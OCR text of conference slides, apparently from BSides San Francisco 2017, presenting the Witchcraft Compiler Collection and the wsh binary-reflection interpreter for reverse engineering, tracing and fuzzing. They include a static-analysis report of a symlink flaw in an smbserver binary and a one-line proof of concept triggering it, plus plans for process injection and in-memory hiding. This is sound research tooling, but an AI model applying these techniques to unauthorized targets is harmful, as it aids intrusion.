
PE + ELF = PELF




+



=



WCC : PE32 to ELF64



jonathan@blackbox: ~/wcc/bin
Fichier Édition Affichage Rechercher Terminal Aide

```
jonathan@blackbox:~/wcc/bin$ file /tmp/chrome.exe
/tmp/chrome.exe: PE32 executable (GUI) Intel 80386, for MS Windows
jonathan@blackbox:~/wcc/bin$ ./wcc -c /tmp/chrome.exe -o /tmp/chrome.o
bfd_get_dynamic_symtab_upper_bound: Invalid operation
first loadable segment at: 400000
 -- patching base load address of first PT_LOAD Segment: 400400   -->>   400000
jonathan@blackbox:~/wcc/bin$ file /tmp/chrome.o
/tmp/chrome.o: ELF 64-bit LSB  relocatable, x86-64, version 1 (SYSV), stripped
jonathan@blackbox:~/wcc/bin$ gcc /tmp/chrome.o -o /tmp/chrome.so -shared -g3 -gg
db
jonathan@blackbox:~/wcc/bin$ file /tmp/chrome.so
/tmp/chrome.so: ELF 64-bit LSB  shared object, x86-64, version 1 (SYSV), dynamic
ally linked, BuildID[sha1]=ea8ff1f1505af956d5826316d1d5d8d735c4a9c3, not strippe
d
jonathan@blackbox:~/wcc/bin$ 
```

DEMO

Native OpenBSD on linux

Binary reflection

Binary “reflection” without a VM

Now that we know how to transform arbitrary binaries into shared libraries, we can load them into our address space via dlopen().
Let’s implement the same features as traditional virtual machines, but for raw binaries !

Whish list :

- Load arbitrary applications into memory
- Execute arbitrary functions with any arguments (and get results)
- Monitor/Trace execution
- Automated functions prototyping/annotation
- Learn new behavior
- Examine/Modify arbitrary memory

WSH : architecture

Loading is done via dlopen().
The core engine/shell is built around lua.
Can be compiled with luajit to get JIT compilation.
Tracing/Memory analysis doesn’t rely on ptrace() : we share the address space.
Lightweight : ~5k lines of C.
No disassembler (as of writing. Subject to change).
No need for /proc support !
Function names mapped in each library is dumped from the link_map cache.

Wsh : The wichcraft interpreter

Distinctive features:

- We fully share the address space with analyzed applications (no ptrace() nor context switches).
- Requires no privileges/capabilities (no root, no ptrace(), no CAP_PTRACE, no /proc...)
- No disassembly : fully portable (POSIX)
- Implements “reflection” for binaries
- Full featured programming language
- Interactive and/or fully scriptable, autonomous programs
- Has no types
- Has no fixed API : any function you load in memory becomes available in WSH
- Functions have no prototypes
- => Can call arbitrary functions without knowing their prototypes

Wsh : The wichcraft interpreter

Advanced features:

- Loads any code via dlopen() : this solves relocations, symbols resolution, dependencies for us.
- Secondary loader bfd based (could load invalid binaries, anything in memory).
- Dumping of dynamic linker cash internals (undocumented) : linkmap
- Breakpoints without int 0x03 (use SIGINVALID + invalid opcode)
- Bruteforcing of mapped memory pages via msync() (0day, no /proc needed)
- Wsh can be compiled to do JIT compilation on the fly at runtime.
- Automated fuzzing/extended prototyping/functional testing

NONE OF THIS IS SUPPOSED TO WORK

Witchcraft

(Punk-C/Punxie)

Punk-C Language (WSH)

Lua Interpreter

+

“Reflected” C API

=

Punk-C

Witchcraft


DEMO

Witchcraft

DEMO ARM


Instant PoC

From Static analysis to PoC


Static Analyzer !
https://www.moabi.com/account/display_dreport/4785f37b8ad4d52043a07469f28d7cfd44d40dba
moabi
Home
My account
Logged in as jonathan
Log out

Vulnerability				
	Score: 8	**Impact: 7**	**Confidence: 10**	**Risk: 10**
Type	**CWE-61: UNIX Symbolic Link (Symlink) Following**			
Address	00409d74			
function	0040d6f0			
Description	When calling function: fopen('/tmp/jnk.close', 'w'); Temporary file creation under a publicly writable path (/tmp/) using fopen() in write mode leads to potential file truncation or overwrite via symbolic links. One could use open(...,O_CREAT|O_EXCL,...) instead to prevent those attacks.			
Backtrace	#00 <409d74> fopen('/tmp/jnk.close', 'w'); at: ./smbserver:0x409d74 #01 <409d2f> reply_close() at: ./smbserver:0x409d2f #02 <40c2c9> switch_message() at: ./smbserver:0x40c2c9			

1 line PoC



```
jonathan@blackbox:~/bsides/demos/smbserver_exploit$ cat poc_CVE-2001-0406.wsh
#!/usr/bin/wsh ./smbserver-1.5.32/smbserver

reply_close("aaaaaaaa", "bbbbbbbb")

printf(" [*] See if file /tmp/jnk.close now exists...\n") ; exit()
jonathan@blackbox:~/bsides/demos/smbserver_exploit$ 
```

Automated function annotation

Witchcraft

FUTURE WORK

FUTURE WORK

- Hyde our own presence better in memory (second heap)
- Remote debugging, running process injection
- Shadow mapping, internal libraries tracing (recursive ltrace)
- ltrace/strace to valid scripts
- system call tracing

TO BE CONTINUED

Questions ?

2017

BSIDES

SAN FRANCISCO